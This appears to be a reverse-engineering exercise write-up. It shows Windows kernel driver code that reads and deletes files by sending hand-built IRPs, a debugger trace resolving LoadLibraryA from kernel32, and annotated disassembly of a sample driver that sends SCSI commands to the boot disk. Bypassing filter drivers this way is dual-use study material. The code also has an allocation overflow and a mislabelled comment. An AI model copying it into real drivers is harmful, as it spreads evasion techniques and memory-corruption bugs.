DeleteFile(
   LPCWSTR FileName
)
{
   TRACER();
```

```
   auto WorkItemData = (IO_OPS::PWORKITEM_DATA) ExAllocatePoolWithTag(
                                                                 NonPagedPool,
                                                                 sizeof(IO_OPS::WORKITEM_DATA),
                                                                 KEXP_TAG);
   if (!WorkItemData)
      return STATUS_NO_MEMORY;

   WorkItemData->FileName = (wchar_t*) ExAllocatePoolWithTag(NonPagedPool,
                                                              wcslen(FileName) * 2,
                                                              KEXP_TAG);
   wcscpy(WorkItemData->FileName, FileName);
   WorkItemData->WorkItemDelete = IoAllocateWorkItem((PDEVICE_OBJECT) KDriverObj);
   IoQueueWorkItem(WorkItemData->WorkItemDelete,
                   WorkerRoutine,
                   DelayedWorkQueue,
                   WorkItemData);

   return STATUS_SUCCESS;

}


NTSTATUS
DriverEntry(
   PDRIVER_OBJECT DriverObject,
   PUNICODE_STRING RegistryPath
)
{
   TRACER();
   UNREFERENCED_PARAMETER(RegistryPath);
   KDriverObj = DriverObject;

   auto Status = IO_OPS::CreateSystemThreadToDeleteFile();
   Status = IO_OPS::DeleteFile(L"\\??\\C:\\users\\pro\\Desktop\\DELETE_ME.txt");

   DriverObject->DriverUnload =
      [](PDRIVER_OBJECT DriverObj)
   {
      UNREFERENCED_PARAMETER(DriverObj);
      return;
   };
   return Status;
}
```

To see it in action:
https://github.com/i-nino/KernelMode-Code/tree/master/IRPsOverFileApis

```
/* the NtReadFile substitute */
#define IRP_READ
NTSTATUS
KExplorer::
kOpenFile(
   LPCWSTR FileName,
   PUCHAR * ModuleBase,
   ULONG * szModule)
{
   OBJECT_ATTRIBUTES ObjAttrs;
   UNICODE_STRING Name {};
   RtlInitUnicodeString(&Name, FileName);
   InitializeObjectAttributes(&ObjAttrs,
                              &Name,
                              OBJ_CASE_INSENSITIVE,
                              nullptr,
                              nullptr);

   HANDLE FileHandle;
   IO_STATUS_BLOCK StatusBlk;
   if (KeGetCurrentIrql() != PASSIVE_LEVEL)
      return STATUS_INVALID_DEVICE_STATE;
   auto status = ZwCreateFile(&FileHandle,
                              GENERIC_READ,
                              &ObjAttrs,
                              &StatusBlk,
                              nullptr,
                              FILE_ATTRIBUTE_NORMAL,
                              FILE_SHARE_READ,
                              FILE_OPEN,
                              FILE_NON_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT,
                              nullptr,
                              0);
   if (!NT_SUCCESS(status)) {
      ERROR(status);
   }

   FILE_STANDARD_INFORMATION FileInfo = { sizeof(FileInfo) };
   status = ZwQueryInformationFile(FileHandle,
                                   &StatusBlk,
                                   &FileInfo,
                                   sizeof(FileInfo),
                                   FileStandardInformation);
   if (!NT_SUCCESS(status)) {
      ZwClose(FileHandle);
      ERROR(status);
   }

   *szModule = FileInfo.EndOfFile.LowPart;
   DbgPrint("[+] %wZ file size: %08X\n", Name, *szModule);
   *ModuleBase = (PUCHAR) ExAllocatePoolWithTag(NonPagedPool,
                                                *szModule,
                                                KEXP_TAG);

   if (!(*ModuleBase)) {
      ZwClose(FileHandle);
      ERROR(status);
   }


#if defined(IRP_READ)
   status = ReadFile(FileHandle,
                     *ModuleBase,
                     *szModule);
#else
   LARGE_INTEGER ByteOffset {};
   status = ZwReadFile(FileHandle,
                  nullptr,
                  nullptr,
                  nullptr,
                  &StatusBlk,
                  *ModuleBase, *szModule,
                  &ByteOffset,
                  nullptr);
#endif
   if (!NT_SUCCESS(status)) {
      ExFreePoolWithTag(ModuleBase, KEXP_TAG);
      ZwClose(FileHandle);
      ERROR(status);
   }
   ZwClose(FileHandle);
   DbgPrint("[+] %wZ @ : 0x%p\n", Name, *ModuleBase);
   return status;

}


/* IRP_MJ_READ */
NTSTATUS
ReadFile(
   HANDLE FileHandle,
   PVOID Buffer, /* kernel user buffer to fill */
   ULONG Length  /* size of user buffer */
)
{  /* retrieve the file object */
   PFILE_OBJECT FileObj {};
   auto Status = ObReferenceObjectByHandle(FileHandle,
                                          FILE_READ_DATA,
                                          *IoFileObjectType,
                                          KernelMode,
                                          (PVOID*) &FileObj,
                                          nullptr);
   if (!NT_SUCCESS(Status))
      return Status;

   IO_STATUS_BLOCK StatusBlk {};
   KEVENT Event {};
   /* get underlying device object */
   auto DeviceObj = IoGetRelatedDeviceObject(FileObj);
   /* allocate the irp */
   auto Irp = IoAllocateIrp(DeviceObj->StackSize, TRUE);
   if (!Irp)
      return STATUS_NO_MEMORY;
   /* initialize event */
   KeInitializeEvent(&Event, SynchronizationEvent, FALSE);

   /* set up the irp */
   Irp->UserIosb = &StatusBlk;
   Irp->UserEvent = &Event;
   Irp->Tail.Overlay.OriginalFileObject = FileObj;
   Irp->Tail.Overlay.Thread = PsGetCurrentThread();
   Irp->RequestorMode = KernelMode;
   Irp->Overlay.AsynchronousParameters.UserApcContext = nullptr;
   Irp->Overlay.AsynchronousParameters.UserApcRoutine = nullptr;
   Irp->CancelRoutine = nullptr;
   Irp->Cancel = FALSE;
   Irp->PendingReturned = FALSE;
   Irp->AssociatedIrp.SystemBuffer = nullptr;
   Irp->MdlAddress = nullptr;

   /* set up io_stack */
   LARGE_INTEGER ByteOffset {};
   auto Stack = IoGetNextIrpStackLocation(Irp);
   Stack->MajorFunction = IRP_MJ_READ;
   Stack->FileObject = FileObj;
   Stack->Parameters.Read.Key = 0;
   Stack->Parameters.Read.Length = Length;  //size of user buffer
   Stack->Parameters.Read.ByteOffset = ByteOffset;

   /* kernel user buffer to receive input */
   Irp->UserBuffer = Buffer;

   /* set deferred read flags */
   Irp->Flags |= (IRP_READ_OPERATION | IRP_DEFER_IO_COMPLETION);

   /* now have to send to driver */
   IoSetCompletionRoutine(Irp,
                          ReadCompletion,
                          nullptr,
                          TRUE, TRUE, TRUE);
   if (IoCallDriver(DeviceObj, Irp) == STATUS_PENDING)
      KeWaitForSingleObject(&FileObj->Event,
                            Executive,
                            KernelMode,
                            TRUE,
                            nullptr);

   return Irp->IoStatus.Status;
}


IO_COMPLETION_ROUTINE ReadCompletion;

NTSTATUS
ReadCompletion(
   PDEVICE_OBJECT DeviceObj,
   PIRP Irp,
   PVOID Context
)
{
   UNREFERENCED_PARAMETER(DeviceObj);
   UNREFERENCED_PARAMETER(Context);

   KeSetEvent(Irp->UserEvent, 0, FALSE);
   IoFreeIrp(Irp);

   return STATUS_MORE_PROCESSING_REQUIRED;
}
```

Kernel Debugger Trace for Validtion

```
0: kd> g
Breakpoint 0 hit
nt!IopLoadDriver+0x4b8:
fffff801`e528d384 e8f71abaff      call    nt!guard_dispatch_icall (fffff801`e4e2ee80)
0: kd> $ broke right before the call to DriverEntry
0: kd> uf KExplorer!ReadFile
KExplorer!ReadFile [d:\repos\drivers\kexplorer\kexplorer\kfileops.cpp @ 88]:
   88 fffff801`6bc31318 4c8bdc          mov     r11,rsp
   88 fffff801`6bc3131b 49895b08        mov     qword ptr [r11+8],rbx
   88 fffff801`6bc3131f 49897310        mov     qword ptr [r11+10h],rsi
   88 fffff801`6bc31323 49897b18        mov     qword ptr [r11+18h],rdi
   88 fffff801`6bc31327 55              push    rbp
   88 fffff801`6bc31328 4156            push    r14
   88 fffff801`6bc3132a 4157            push    r15
   88 fffff801`6bc3132c 488bec          mov     rbp,rsp
   88 fffff801`6bc3132f 4883ec60        sub     rsp,60h
   88 fffff801`6bc31333 418bf0          mov     esi,r8d
   90 fffff801`6bc31336 488d4538        lea     rax,[rbp+38h]
   90 fffff801`6bc3133a 4c8b057f0d0000  mov     r8,qword ptr [KExplorer!IoFileObjectType 
(fffff801`6bc320c0)]
   90 fffff801`6bc31341 4533ff          xor     r15d,r15d
   90 fffff801`6bc31344 4c8bf2          mov     r14,rdx
   90 fffff801`6bc31347 4c897d38        mov     qword ptr [rbp+38h],r15
   90 fffff801`6bc3134b 4d897bb0        mov     qword ptr [r11-50h],r15
   90 fffff801`6bc3134f 4533c9          xor     r9d,r9d
   90 fffff801`6bc31352 498943a8        mov     qword ptr [r11-58h],rax
   90 fffff801`6bc31356 4d8b00          mov     r8,qword ptr [r8]
   90 fffff801`6bc31359 418d5701        lea     edx,[r15+1]
   90 fffff801`6bc3135d ff153d0d0000    call    qword ptr [KExplorer!
_imp_ObReferenceObjectByHandle (fffff801`6bc320a0)]
   96 fffff801`6bc31363 85c0            test    eax,eax
   96 fffff801`6bc31365 0f8812010000    js      KExplorer!ReadFile+0x165 (fffff801`6bc3147d)  
Branch

KExplorer!ReadFile+0x53 [d:\repos\drivers\kexplorer\kexplorer\kfileops.cpp @ 103]:
  103 fffff801`6bc3136b 488b4d38        mov     rcx,qword ptr [rbp+38h]
  103 fffff801`6bc3136f 33c0            xor     eax,eax
  103 fffff801`6bc31371 488945d0        mov     qword ptr [rbp-30h],rax
  103 fffff801`6bc31375 488945d8        mov     qword ptr [rbp-28h],rax
  103 fffff801`6bc31379 488945e0        mov     qword ptr [rbp-20h],rax
  103 fffff801`6bc3137d 488945e8        mov     qword ptr [rbp-18h],rax
  103 fffff801`6bc31381 488945f0        mov     qword ptr [rbp-10h],rax
  103 fffff801`6bc31385 ff150d0d0000    call    qword ptr [KExplorer!
_imp_IoGetRelatedDeviceObject (fffff801`6bc32098)]
  104 fffff801`6bc3138b b201            mov     dl,1
  104 fffff801`6bc3138d 488bf8          mov     rdi,rax
  104 fffff801`6bc31390 8a484c          mov     cl,byte ptr [rax+4Ch]
  104 fffff801`6bc31393 ff15e70c0000    call    qword ptr [KExplorer!_imp_IoAllocateIrp
(fffff801`6bc32080)]
  104 fffff801`6bc31399 488bd8          mov     rbx,rax
  105 fffff801`6bc3139c 4885c0          test    rax,rax
  105 fffff801`6bc3139f 750a            jne     KExplorer!ReadFile+0x93 (fffff801`6bc313ab)
Branch

KExplorer!ReadFile+0x89 [d:\repos\drivers\kexplorer\kexplorer\kfileops.cpp @ 106]:
  106 fffff801`6bc313a1 b8170000c0      mov     eax,0C0000017h
  106 fffff801`6bc313a6 e9d2000000      jmp     KExplorer!ReadFile+0x165 (fffff801`6bc3147d)
Branch

KExplorer!ReadFile+0x93 [d:\repos\drivers\kexplorer\kexplorer\kfileops.cpp @ 110]:
  110 fffff801`6bc313ab 4533c0          xor     r8d,r8d
  110 fffff801`6bc313ae 488d4de0        lea     rcx,[rbp-20h]
  110 fffff801`6bc313b2 418d5001        lea     edx,[r8+1]
  110 fffff801`6bc313b6 ff15ac0c0000    call    qword ptr [KExplorer!_imp_KeInitializeEvent
(fffff801`6bc32068)]
  113 fffff801`6bc313bc 488d45d0        lea     rax,[rbp-30h]
  113 fffff801`6bc313c0 48894348        mov     qword ptr [rbx+48h],rax
  114 fffff801`6bc313c4 488d45e0        lea     rax,[rbp-20h]
  114 fffff801`6bc313c8 48894350        mov     qword ptr [rbx+50h],rax
  115 fffff801`6bc313cc 488b4538        mov     rax,qword ptr [rbp+38h]
  115 fffff801`6bc313d0 488983c0000000  mov     qword ptr [rbx+0C0h],rax
  116 fffff801`6bc313d7 65488b042588010000 mov   rax,qword ptr gs:[188h]
  128 fffff801`6bc313e0 488b93b8000000  mov     rdx,qword ptr [rbx+0B8h]
  116 fffff801`6bc313e7 48898398000000  mov     qword ptr [rbx+98h],rax
  127 fffff801`6bc313ee 33c0            xor     eax,eax
  127 fffff801`6bc313f0 6644897b40      mov     word ptr [rbx+40h],r15w
  127 fffff801`6bc313f5 4c897b60        mov     qword ptr [rbx+60h],r15
  127 fffff801`6bc313f9 4c897b58        mov     qword ptr [rbx+58h],r15
  127 fffff801`6bc313fd 4c897b68        mov     qword ptr [rbx+68h],r15
  127 fffff801`6bc31401 44887b44        mov     byte ptr [rbx+44h],r15b
  127 fffff801`6bc31405 4c897b18        mov     qword ptr [rbx+18h],r15
  127 fffff801`6bc31409 4c897b08        mov     qword ptr [rbx+8],r15
  129 fffff801`6bc3140d c642b803        mov     byte ptr [rdx-48h],3
  130 fffff801`6bc31411 488b4d38        mov     rcx,qword ptr [rbp+38h]
  130 fffff801`6bc31415 48894ae8        mov     qword ptr [rdx-18h],rcx
  144 fffff801`6bc31419 488d0dccfeffff  lea     rcx,[KExplorer!ReadCompletion
(fffff801`6bc312ec)]
  131 fffff801`6bc31420 44897ac8        mov     dword ptr [rdx-38h],r15d
  132 fffff801`6bc31424 8972c0          mov     dword ptr [rdx-40h],esi
  133 fffff801`6bc31427 488942d0        mov     qword ptr [rdx-30h],rax
  148 fffff801`6bc3142b 488bd3          mov     rdx,rbx
  144 fffff801`6bc3142e 488b83b8000000  mov     rax,qword ptr [rbx+0B8h]
  141 fffff801`6bc31435 814b1000090000  or      dword ptr [rbx+10h],900h
  141 fffff801`6bc3143c 4c897370        mov     qword ptr [rbx+70h],r14
  144 fffff801`6bc31440 488948f0        mov     qword ptr [rax-10h],rcx
  148 fffff801`6bc31444 488bcf          mov     rcx,rdi
  144 fffff801`6bc31447 4c8978f8        mov     qword ptr [rax-8],r15
  144 fffff801`6bc3144b c640bbe0        mov     byte ptr [rax-45h],0E0h
  148 fffff801`6bc3144f ff15330c0000    call    qword ptr [KExplorer!_imp_IofCallDriver
(fffff801`6bc32088)]
  148 fffff801`6bc31455 3d03010000      cmp     eax,103h
  148 fffff801`6bc3145a 751e            jne     KExplorer!ReadFile+0x162 (fffff801`6bc3147a)
Branch

KExplorer!ReadFile+0x144 [d:\repos\drivers\kexplorer\kexplorer\kfileops.cpp @ 149]:
  149 fffff801`6bc3145c 488b4d38        mov     rcx,qword ptr [rbp+38h]
  149 fffff801`6bc31460 41b101          mov     r9b,1
  149 fffff801`6bc31463 4881c198000000  add     rcx,98h
  149 fffff801`6bc3146a 4c897c2420      mov     qword ptr [rsp+20h],r15
  149 fffff801`6bc3146f 4533c0          xor     r8d,r8d
  149 fffff801`6bc31472 33d2            xor     edx,edx
  149 fffff801`6bc31474 ff15fe0b0000    call    qword ptr [KExplorer!
_imp_KeWaitForSingleObject (fffff801`6bc32078)]

KExplorer!ReadFile+0x162 [d:\repos\drivers\kexplorer\kexplorer\kfileops.cpp @ 156]:
  156 fffff801`6bc3147a 8b4330          mov     eax,dword ptr [rbx+30h]

KExplorer!ReadFile+0x165 [d:\repos\drivers\kexplorer\kexplorer\kfileops.cpp @ 157]:
  157 fffff801`6bc3147d 4c8d5c2460      lea     r11,[rsp+60h]
  157 fffff801`6bc31482 498b5b20        mov     rbx,qword ptr [r11+20h]
  157 fffff801`6bc31486 498b7328        mov     rsi,qword ptr [r11+28h]
  157 fffff801`6bc3148a 498b7b30        mov     rdi,qword ptr [r11+30h]
  157 fffff801`6bc3148e 498be3          mov     rsp,r11
  157 fffff801`6bc31491 415f            pop     r15
  157 fffff801`6bc31493 415e            pop     r14
  157 fffff801`6bc31495 5d              pop     rbp
  157 fffff801`6bc31496 c3              ret
0: kd> $ let's set a bp before the call to the driver
0: kd> $ 148
0: kd> bp fffff801`6bc3144f
0: kd> g
0x00007FFE1BF00000 - Kernel32.dll
[+] \SystemRoot\System32\kernel32.dll file size: 000AFEF8
Breakpoint 1 hit
KExplorer!ReadFile+0x137:
fffff801`6bc3144f ff15330c0000    call    qword ptr [KExplorer!_imp_IofCallDriver
(fffff801`6bc32088)]
0: kd> $ check user buffer, should contain garbage
0: kd> dv
     FileHandle = <value unavailable>
         Buffer = 0xffff970d`b9924000
         Length = 0xafef8
            Irp = 0xffff970d`b8cd5300
          Event = struct _KEVENT
      DeviceObj = 0xffff970d`b70c9630 Device for "\FileSystem\FltMgr"
          Stack = <value unavailable>
        FileObj = 0xffff970d`b91b5ef0
         Status = <value unavailable>
      StatusBlk = struct _IO_STATUS_BLOCK
0: kd> db 0xffff970d`b9924000
ffff970d`b9924000  e1 e1 e1 ff e1 e1 e1 ff-e1 e1 e1 ff e1 e1 e1 ff  ................
ffff970d`b9924010  e1 e1 e1 ff e1 e1 e1 ff-e1 e1 e1 ff e1 e1 e1 ff  ................
ffff970d`b9924020  e1 e1 e1 ff e1 e1 e1 ff-e1 e1 e1 ff e1 e1 e1 ff  ................
ffff970d`b9924030  e1 e1 e1 ff e1 e1 e1 ff-e1 e1 e1 ff e1 e1 e1 ff  ................
```

```
ffff970d`b9924040  e1 e1 e1 ff e1 e1 e1 ff-e1 e1 e1 ff e1 e1 e1 ff  ................
ffff970d`b9924050  e1 e1 e1 ff e1 e1 e1 ff-e1 e1 e1 ff 00 00 00 ff  ................
ffff970d`b9924060  e1 e1 e1 ff e1 e1 e1 ff-e1 e1 e1 ff e1 e1 e1 ff  ................
ffff970d`b9924070  e1 e1 e1 ff e1 e1 e1 ff-e1 e1 e1 ff e1 e1 e1 ff  ................
0: kd> $ let's call it
0: kd> $ stepping over ...
0: kd> p
KExplorer!ReadFile+0x144:
fffff801`6bc3145c 488b4d38        mov     rcx,qword ptr [rbp+38h]
0: kd> r eax
eax=103
0: kd> $ STATUS PENDING
0: kd> p
KExplorer!ReadFile+0x162:
fffff801`6bc3147a 8b4330          mov     eax,dword ptr [rbx+30h]
0: kd> $ user buf should now be filled with k32
0: kd> db 0xffff970d`b9924000
ffff970d`b9924000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
ffff970d`b9924010  b8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00  ........@.......
ffff970d`b9924020  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffff970d`b9924030  00 00 00 00 00 00 00 00-00 00 00 00 e8 00 00 00  ................
ffff970d`b9924040  0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68  ........!..L.!Th
ffff970d`b9924050  69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f  is program canno
ffff970d`b9924060  74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20  t be run in DOS 
ffff970d`b9924070  6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00  mode....$.......
0: kd> $ success! now let's run rest of the routine to see if LoadLibrary is found
0: kd> k
 # Child-SP          RetAddr           Call Site
00 ffffa900`aae67650 fffff801`6bc31813 KExplorer!ReadFile+0x162 [d:\repos\drivers\kexplorer\
kexplorer\kfileops.cpp @ 156]
01 ffffa900`aae676d0 fffff801`6bc314cb KExplorer!KExplorer::kOpenFile+0x163 [d:\repos\drivers\
kexplorer\kexplorer\kfileops.cpp @ 216]
02 ffffa900`aae677e0 fffff801`6bc36055 KExplorer!KExplorer::kGetRoutineAddressFromModule+0x33
[d:\repos\drivers\kexplorer\kexplorer\kfileops.cpp @ 250]
03 ffffa900`aae67880 fffff801`6bc36144 KExplorer!DriverEntry+0x55 [d:\repos\drivers\kexplorer\
kexplorer\kdriverentry.cpp @ 208]
04 ffffa900`aae678b0 fffff801`e528d389 KExplorer!GsDriverEntry+0x20 [minkernel\tools\
gs_support\kmodefastfail\gs_driverentry.c @ 47]
05 ffffa900`aae678e0 fffff801`e528be76 nt!IopLoadDriver+0x4bd
06 ffffa900`aae67ac0 fffff801`e4cb4445 nt!IopLoadUnloadDriver+0x56
07 ffffa900`aae67b00 fffff801`e4d6fae7 nt!ExpWorkerThread+0xf5
08 ffffa900`aae67b90 fffff801`e4e2db86 nt!PspSystemThreadStartup+0x47
09 ffffa900`aae67be0 00000000`00000000 nt!KiStartSystemThread+0x16
0: kd> g
[+] \SystemRoot\System32\kernel32.dll @ : 0xFFFF970DB9924000
0xB9941490: LoadLibraryA [ON_DISK]
123024:  LoadLibraryA [RVA]
0x00007FFE1BF1E090: k32!LoadLibraryA

Break instruction exception - code 80000003 (first chance)
......
*******************************************************************************
nt!DbgBreakPointWithStatus:
fffff801`e4e2e470 cc              int     3
0: kd> $ lets verify by switching into csrss.exe UVAS to see if LoadLibray is correct
0: kd> !process 0 0 csrss.exe
PROCESS ffff970db97fa580
```

```
    SessionId: 0  Cid: 0190    Peb: 9198b27000  ParentCid: 0170
    DirBase: 2be80002  ObjectTable: ffff808e2366c280  HandleCount: 437.
    Image: csrss.exe

PROCESS ffff970db7661080
    SessionId: 1  Cid: 01f0    Peb: 3f4a092000  ParentCid: 01d8
    DirBase: 36500002  ObjectTable: ffff808e220efe00  HandleCount: 422.
    Image: csrss.exe

0: kd> .process /i /r ffff970db7661080
You need to continue execution (press 'g' <enter>) for the context
to be switched. When the debugger breaks in again, you will be in
the new process context.
0: kd> g
Break instruction exception - code 80000003 (first chance)
nt!DbgBreakPointWithStatus:
fffff801`e4e2e470 cc              int     3
0: kd> .reload -user
Loading User Symbols
......................

************* Symbol Loading Error Summary **************
Module name            Error
SharedUserData         No error - symbol load deferred

You can troubleshoot most symbol related issues by turning on symbol loading diagnostics (!sym
noisy) and repeating the command that caused symbols to be loaded.
You should also verify that your symbol search path (.sympath) is correct.
0: kd> x kernel32!LoadLibraryAStub
00007ffe`1bf1e090 kernel32!LoadLibraryAStub (<no parameter info>)
0: kd> $ Works perfectly!!
```

4. (Sample E) The function 0x402CEC takes the device object associated with \Device\Disk\DR0 as one of its parameters and sends a request to it using IoBuildDeviceIoControlRequest. This device object describes the first partition of your boot drive. Decode the IOCTL it uses and find the meaningful name for it. (Hint: Search all the included files in the WDK, including user-mode files.) Identify the structure associated with this request.

Next, beautify the IDA output such that each local variable has a type and meaningful name. Finally, decompile the routine back to C and explain what it does (perhaps even write another driver that uses this method).

5. (Sample E) Decompile the function 0x401031 and give it a meaningful name. Unless you are familiar with how SCSI works, it is recommended that you read the SCSI Commands Reference Manual.

Solutions & Analysis

I decided to merge questions 4 and 5, due to their similarity and due to the fact I eventually ended up writing a driver that incorporates both routines successfully. The IDA output is heavily commented and should be relatively easy to follow. This SCSI manual: https://www.seagate.com/staticfiles/support/disc/manuals/Interface%20manuals/100293068c.pdf was used regularly due to my unfamiliarity with SCSI.


We'll start of first by dissecting 0x402CEC. I've decided to name this routine *QueryDeviceCapacity*, because it sends a 10-byte SCSIOP_READ_CAPACITY SCSI command, which is used to determine the capacity of the connected device, to a device object initialized in DriverEntry. The call should return the number of blocks on the device, as well as the block size. If the call is successful, the routine apparently sets two global variables: g_BytesPerBlock, g_LogicalBlockAddress. This is deduced from the fact it is using a READ_CAPACITY_DATA structure as the result:

```
//
// Read Capacity Data - returned in Big Endian format
//
#pragma pack(push, read_capacity, 1)
typedef struct _READ_CAPACITY_DATA {
    ULONG LogicalBlockAddress;
    ULONG BytesPerBlock;
} READ_CAPACITY_DATA, *PREAD_CAPACITY_DATA;
#pragma pack(pop, read_capacity)
```

Because the results of the call are returned in big-endian format, a macro: REVERSE_BYTES (also in scsi.h) is used to format the return values to little-endian. Interestingly, the routine appears to always return true, irrespective if it fails.

```
QueryDeviceCapacity:    ; g_BytesPerBlk
push    offset dword_409874
push    offset dword_40986C ; g_LogicalBlkAddress
push    ebx                 ; int
push    [ebp+DeviceObject] ; DeviceObject
call    ScsIopQueryCapacity ; (PDEVICE_OBJECT, 0, &g1, &g2);
test    al, al
  how can it fail when it deliberately
   returns true ??
jnz     short loc_402379 ; on failure,
                        ; "The specified image file did not
                        ; have the correct format. It appears
                        ; to be NE format."
```

Here we see where the routine gets invoked. It's only used once from DriverEntry and appears to take 4 arguments, two of which are global variables.



xrefs to .text:00402CEC

Typ	Address	Text
p	DriverEntry+173	call ScslopQueryCapacity; (PDEVICE_OBJECT, 0, &g1, &g2);


I dumped my whole "beautified" IDA output, whose commentary should hopefully suffice to explain consisely what the routine is doing.

```
  last 2 args addresses of 2 global variables
*****
  sends a SCSIOP_READ_CAPCAITY SCSI cmd, which is used to
  determine the capacity of the connected device, to the
  first argument of the routine (DeviceObj from initd in DriverEntry).
  Call should return the number of blocks on the device and the block size.
  If successful, will store separately in the 2 global variables that were
  also passed  as parameters.  I guess their types can be deduced to one being
  the block size, the other the number of blocks.

  Interestingly, routine always returns true, even if it fails

; ============== S U B R O U T I N E =======================================

; Attributes: bp-based frame

; int __stdcall ScsIopQueryCapacity(PDEVICE_OBJECT DeviceObject, int, PVOID g_LogicalBlkAddress, PVOID g_BytesPerBlk)
ScsIopQueryCapacity proc near           ; CODE XREF: DriverEntry+173↑p


 DataBuffer= SCSI_PASS_THROUGH_DIRECT ptr -44h
 Event= _KEVENT ptr -18h
 IoStatusBlock= _IO_STATUS_BLOCK ptr -8
 DeviceObject= dword ptr  8
 arg_4= dword ptr  0Ch
 g_LogicalBlkAddress= dword ptr  10h
 g_BytesPerBlk= dword ptr  14h

 push    ebp
 mov     ebp, esp
 sub     esp, 44h
 push    ebx
 push    esi
 push    edi
 push    'gggg'          ; Tag
 push    8               ; NumberOfBytes

   since this will be used as the DataBuf for the SCSI cmd,
   it is allocated to the size the READ CAPACITY (10) reqiures:
   "The READ CAPACITY (10) command (see table 108) requests
    that the device server transfer 8 bytes of parameter data
    describing the capacity and medium format of the direct-
    access block device to the data-in buffer

   will later use the (successful) result to set the 2 g_vars
   which are the last 2 parameters to this routine

 xor     ebx, ebx
 push    ebx             ; PoolType
 call    ds:ExAllocatePoolWithTag
 push    2Ch
 pop     edi
 push    edi             ; size_t
 mov     esi, eax        ; store allocated region (READ_CAPACITY_DATA) into esi
 lea     eax, [ebp+DataBuffer]
 push    ebx             ; int
 push    eax             ; void *
 call    memset          ; ZeroMemory(&InputBuffer, 44);
 add     esp, 0Ch
```

```
push    ebx             ; State
push    1               ; Type
lea     eax, [ebp+Event]
push    eax             ; Event

struct SCSI_PASS_THROUGH_DIRECT {
    USHORT Length;            // sizeof(SCSI_PASS_THROUGH_DIRECT)
    UCHAR ScsiStatus;         // Reports SCSI status returned by the HBA or target device
    UCHAR PathId;             // SCSI port or bus for the request
    UCHAR TargetId;           // target controller or device on the bus
    UCHAR Lun;                // the logical unit number of the device
    UCHAR CdbLength;          // size in bytes of the SCSI command descriptor block
    UCHAR SenseInfoLength;    // size in bytes of the request-sense buffer.
    UCHAR DataIn;             // whether the SCSI command will read or write data.
                                 one of three values:
                                   SCSI_IOCTL_DATA_IN  (1) :  Read data from the device.
                                   SCSI_IOCTL_DATA_OUT (0) :  Write data to the device.
                                   SCSI_IOCTL_DATA_UNSPECIFIED
    ULONG DataTransferLength;
    ULONG TimeOutValue;       // interval in seconds that the request can execute before
                                 the OS-specific port driver might consider it timed out
    PVOID DataBuffer;
    ULONG SenseInfoOffset;    // offset from beginning of this struct to the request-sense buffer
    UCHAR Cdb[16];            // SCSI command descriptor block to be sent to the target device
}

mov     [ebp+DataBuffer.Length], di
mov     [ebp+DataBuffer.PathId], bl
mov     [ebp+DataBuffer.TargetId], 1
mov     [ebp+DataBuffer.Lun], bl
mov     [ebp+DataBuffer.CdbLength], 0Ah ;    CDB10GENERIC_LENGTH (10)
mov     [ebp+DataBuffer.DataIn], 1 ;         SCSI_IOCTL_DATA_OUT
mov     [ebp+DataBuffer.SenseInfoLength], bl
mov     [ebp+DataBuffer.DataTransferLength], 8
mov     [ebp+DataBuffer.TimeOutValue], 2
mov     [ebp+DataBuffer.DataBuffer], esi ;   allocated buffer
mov     [ebp+DataBuffer.SenseInfoOffset], ebx
mov     [ebp+DataBuffer.Cdb], 25h ;          SCSIOP_READ_CAPACITY


call    ds:KeInitializeEvent ; &KEvent, SynchronizationEvent, FALSE
lea     eax, [ebp+IoStatusBlock]
push    eax             ; IoStatusBlock
lea     eax, [ebp+Event]
push    eax             ; Event
push    ebx             ; InternalDeviceIoControl
push    edi             ; OutputBufferLength
